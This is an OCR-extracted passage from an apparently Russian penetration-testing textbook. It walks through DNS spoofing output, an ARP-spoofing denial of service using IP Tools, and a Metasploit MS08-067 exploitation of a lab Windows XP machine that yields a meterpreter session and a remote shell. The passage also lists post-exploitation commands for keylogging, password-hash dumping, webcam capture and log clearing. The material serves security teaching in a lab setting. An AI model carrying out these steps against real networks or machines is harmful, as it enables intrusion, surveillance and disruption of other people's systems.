


Рис. 5.36

```
dns_spoof: [mail.ru] spoofed to [192.168.0.100]
dns_spoof: [www.mail.ru] spoofed to [192.168.0.100]
dns_spoof: [rs.mail.ru] spoofed to [192.168.0.100]
dns_spoof: [top-fwz1.mail.ru] spoofed to [192.168.0.1
dns_spoof: [portal.mail.ru] spoofed to [192.168.0.100
dns_spoof: [filin.mail.ru] spoofed to [192.168.0.100]
```

Рис. 5.37

В качестве жертвы определим компьютер с IP-адресом 192.168.0.171 и MAC-адресом 0C-60-56-69-2C-76. Этот компьютер общается с внешней сетью (Интернетом) через роутер с адресом 192.168.0.1 и MAC-адресом 74-EA-C2-E4-5A-3A, который и будет для него шлюзом по умолчанию.

Во время работы с Интернетом, т. к. шлюз задействован, то конечно же информация о его MAC-адресе появится в кэше ARP компьютера, предполагаемого нами в качестве жертвы. В этом легко убедиться, набрав на этом компьютере соответствующую команду `arp -a` (рис. 5.38).

Сымитируем атаку, используя уже известные нам недостатки протокола ARP. С этой целью применим программу, которая вскользь уже упоминалась нами ранее: Ip Tools (автор — Эрван Л. (Erwan L.)).

Проводя предварительные исследования сети и в точности уподобляясь воображаемому хакеру, первоначально получим полную картину по всем IP- и MAC-адресам в нашем сегменте сети. С этой целью запустим имеющийся в программе ARP-сканер для всех хостов сети 192.168.0.0. Выполняется это в меню **Tools | ARP | ARP Scan/MAC to IP** (рис. 5.39).




Рис. 5.38




Рис. 5.39

Обнаружены три хоста: шлюз (роутер), компьютер, с которого производится атака (192.168.0.100), и жертва (192.168.0.171).

Используя программу IP Tools, разошлем по сети ложные ARP-пакеты, сообщая всем несуществующий MAC-адрес 00-19-66-93-29-2B. Будем использовать ARP-пакет типа "Reply". Чтобы это сообщение попадало на все хосты, в качестве MAC-адреса назначения (**MAC DEST**) укажем FF-FF-FF-FF-FF-FF (рис. 5.40).

После нажатия кнопки **Start** у всех компьютеров в атакуемом сегменте сети, в том числе у нашей жертвы, перестанет работать Интернет. Произойдет это потому, что в качестве шлюза в ARP-таблицах компьютеров будет уже совсем другой, ложный MAC-адрес (рис. 5.41).

Нормальная работа сети восстановится спустя несколько секунд после прекращения рассылки неверных пакетов.

Заметим, что такая атака, вызывающая нарушение в локальном сегменте сети, отнюдь не надуманная. Хакер может применять ее не только для нарушения работы всего сегмента сети, доставляя провайдерам Интернета дополнительные хлопоты.

Злоумышленник может производить подобную атаку также для вполне конкретных целей. Например, как доверительно рассказывал мне некий начинающий хакер, лично он использовал это, подменяя MAC-адрес игрового сервера (находящегося именно в его сегменте сети) для того, чтобы "прочистить" канал, снизив нагрузку в сети за счет геймеров. Еще бы: игроки, предприняв несколько неудачных попыток, потеряв связь с сервером, хотя бы на время видимо начинали заниматься чем-нибудь другим.

При проведении подобной атаки ленивому хакеру для заметания следов даже не требуется сменять MAC-адрес на своем компьютере, с которого осуществляется




Рис. 5.40




Рис. 5.41

атака. Локализовать его будет достаточно непросто, хотя бы потому, что в передаваемых ложных пакетах не будет содержаться реальный MAC-адрес источника.

В этом легко убедиться, включив во время атаки в этой же программе сниффер для захвата пакетов и посмотрев их содержимое (рис. 5.42).

Заметим еще, что указанная программа имеет необычайное множество полезных возможностей и практически незаменима в качестве набора инструментов при работе с сетями и в том числе при отработке вопросов, связанных с их безопасностью. Здесь же пока мы упомянули совсем немного: в частности, о некоторых особенностях при работе с протоколом ARP, а также о сниффере (как и многие программы такого рода, в нашем случае использовался уже знакомый нам внешний сниффер WINPCAP, устанавливаемый дополнительно).




Рис. 5.42

5.2. Metasploit Framework: работа из командной строки

Если не упомянуть о Metasploit Framework из состава Kali Linux, то представление об этом программном обеспечении будет неполным. Здесь мы немного расскажем о работе этого программного обеспечения только в режиме консоли.

В этой нашей лабораторной работе: разместим по адресу 192.168.0.205 "супердырявую" операционную систему (можно использовать виртуальные машины — как вам удобно). Для этих целей, как мы уже договорились, подойдет непатченная Windows XP. К слову сказать — через много лет выяснится, что и последние версии операционных систем не менее "дырявые". Но, это будет потом. Сейчас это как-то не афишируется.

На другом компьютере загрузим Kali Linux. Как запускать Kali Linux, а также подключать его к сети по Wi-Fi (если в качестве хоста использовать ноутбук), мы уже описывали в *главе 1*. Вызов терминальной сессии также был нами описан ранее (см. рис. 5.3).

Для начала эксперимента в терминальной сессии запустим команду `nmap` (**http://nmap.org/man/ru/**), где в качестве параметров укажем (рис. 5.43):

- `192.168.0.205` — IP-адрес жертвы;
- `-sV` — определение версии;

- `-O` — включить определение операционной системы;
- `-v` — вывод большего количества информации;
- `-A` — агрессивное сканирование, в нашем примере можно было и не включать.




Рис. 5.43

Нас сейчас интересует сервис на порту 445, т. к. мы уже разбирали уязвимость MS08_067_NETAPI. Используя правую кнопку мыши, нужно запомнить имя сервиса (SERVICE) и его версию (VSERSION): это microsoft-ds и Windows XP microsoft-ds, соответственно.

Произведем запуск консоли Metasploit Framework командой `msfconsole` (рис. 5.44). Запускается она долго.

Командой `search`, используя в качестве параметров названия, ранее (см. рис. 5.43) скопированные в буфер, проверим — есть ли по указанному сервису данные об уязвимостях в базе Metasploit Framework (рис. 5.45).




Рис. 5.44




Рис. 5.45

Поскольку список эксплойтов большой, а мы ищем известную нам уязвимость, то воспользуемся поиском в терминальной сессии (рис. 5.46), хотя можно и просто пролистать экраны до нужного места.




Рис. 5.46

Далее нужно скопировать название эксплойта (щелчком правой кнопкой мыши на выделенном фрагменте и выбором команды **Copy**), рис. 5.47.

Интересно, что уровень, ранг (колонка **Rank**) искомой уязвимости большой, но не самый высокий: great (самый высокий был бы excellent).

Обращаем внимание — после команды `search` (см. рис. 5.45) программа достаточно длительное время не показывает признаков работы, "замерев" на сообщении (рис. 5.48).

Это не должно вас пугать, на самом деле программа работает и следует просто немного подождать.




Рис. 5.47

Рис. 5.48

Продолжим. В консоли Metasploit Framework необходимо выполнить команду `use` и в качестве параметра указать название эксплойта, скопированное нами в буфер (рис. 5.49).

Если все правильно, по приглашению вы увидите, что оказались в меню эксплойта, его название будет подсвечиваться в приглашении красным цветом (рис. 5.50).

Рис. 5.49

Рис. 5.50

Для того чтобы выяснить, какие параметры необходимы эксплойту, следует выполнить команду `show option` (рис. 5.51).

В частности, следует указать опцию `RHOST` — это не что иное, как IP-адрес жертвы, который задается командой `set` (рис. 5.52).

```
msf exploit(                    ) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Рис. 5.51

```
msf exploit(                    ) > set RHOST 192.168.0.205
RHOST => 192.168.0.205
msf exploit(                    ) >
```

Рис. 5.52

```
msf exploit(                    ) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.0.205    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Рис. 5.53

Можно еще раз выполнить `show option`, чтобы убедиться, что `RHOST` задан (рис. 5.53).

Наконец, запускаем эксплойт командой `exploit` и наблюдаем, что произошел взлом жертвы, открылась сессия (рис. 5.54).

После состоявшегося проникновения на компьютере-жертве вы можете сделать все что угодно. Доступ полный! Чтобы понять синтаксис команд, для подсказки выполним команду `?`.

Скриншоты со всеми доступными командами (по разделам) приведены на рис. 5.55–5.60. Мы же для пробы, чтобы убедиться в полученном доступе, выполним команду `shell cmd`, а в командной строке — команду `dir` (рис. 5.60).

```
msf exploit(                    ) > exploit

[*] Started reverse handler on 192.168.0.217:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Russian
[*] Selected Target: Windows XP SP2 Russian (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.205
[*] Meterpreter session 1 opened (192.168.0.217:4444 -> 192.168.0.205:1147) at
2015-07-30 07:25:49 +0000

meterpreter >
```

Рис. 5.54

```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel
```

Рис. 5.55

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Рис. 5.56

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current proc
ess
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target proce
ss
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

Рис. 5.57

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Рис. 5.58

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
```

Рис. 5.59

```
meterpreter > shell cmd
Process 1636 created.
Channel 1 created.
Microsoft Windows XP [▯▯▯▯▯▯ 5.1.2600]
(▯) ▯▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯▯, 1985-2001.


F:\WINOLD\system32>dir
dir
 ▯▯▯ ▯ ▯▯▯▯▯▯▯▯▯▯ F ▯▯▯▯▯ ▯▯▯▯▯ WINDOWS 8
 ▯▯▯▯▯▯▯▯ ▯▯▯▯▯ ▯▯▯▯: 2F42-966C

 ▯▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯ F:\WINOLD\system32

29.07.2015  19:12    <DIR>          .
29.07.2015  19:12    <DIR>          ..
29.07.2015  20:18               582 $winnt$.inf
29.07.2015  23:58    <DIR>          1025
29.07.2015  23:59    <DIR>          1028
29.07.2015  23:58    <DIR>          1031
29.07.2015  23:59    <DIR>          1033
29.07.2015  23:58    <DIR>          1037
29.07.2015  23:58    <DIR>          1041
29.07.2015  23:58    <DIR>          1042
30.07.2015  00:00    <DIR>          1049
29.07.2015  23:58    <DIR>          1054
04.08.2004  04:00           2▯151 12520437.cpx
04.08.2004  04:00           2▯233 12520850.cpx
29.07.2015  23:58    <DIR>          2052
29.07.2015  23:58    <DIR>          3076
29.07.2015  23:58    <DIR>          3com_dmi
```

Рис. 5.60

На этом небольшом примере, знакомясь с Metasploit Framework, мы рассмотрели возможность осуществления тестовой атаки с консоли. Это лишь малая толика того, что умеет это программное обеспечение. Думается, что для дальнейшего саморазвития любому специалисту будет интересно разработать и включить в базу данных программы собственный эксплойт.

5.3. Инструментарий для смартфона, или мобильный хакинг

Безответственный владелец Wi-Fi-роутера, не настроивший влияющие на безопасность сети параметры, порою даже не подозревает, что хакер может легко получить доступ не только к самому роутеру, но и к данным на его компьютере или других устройствах даже с обычного смартфона.

В этом ему поможет установленная на смартфон посредством Play Маркета бесплатная программа Fing (рис. 5.61).

Рис. 5.61

Для начала подключимся к Wi-Fi-сети средствами смартфона. В нашем примере это незащищенная сеть с именем AF (рис. 5.62).

Программа Fing показывает доступные хосты в сети с именем AF. Так как программа запоминает в разное время обнаруженные устройства, то в случае если в данный момент какое-либо из них выключено, то на экране оно будет подсвечено более бледно. В частности, в нашем примере цифры 6/9 указывают, что из 9 устройств сейчас включено только 6 (рис. 5.63).

Наибольший интерес сейчас для нас представляет хост с именем RGR по адресу 192.168.0.101. Судя по производителю сетевой карты (GIGA-BYTE TECNOLOGY) это, скорее всего, обычный десктоп-компьютер, на котором могут быть доступны различные сервисы. Поэтому, выбрав указанный хост нажатием на указанную строку, получим сведения, указанные на экране (рис. 5.64).

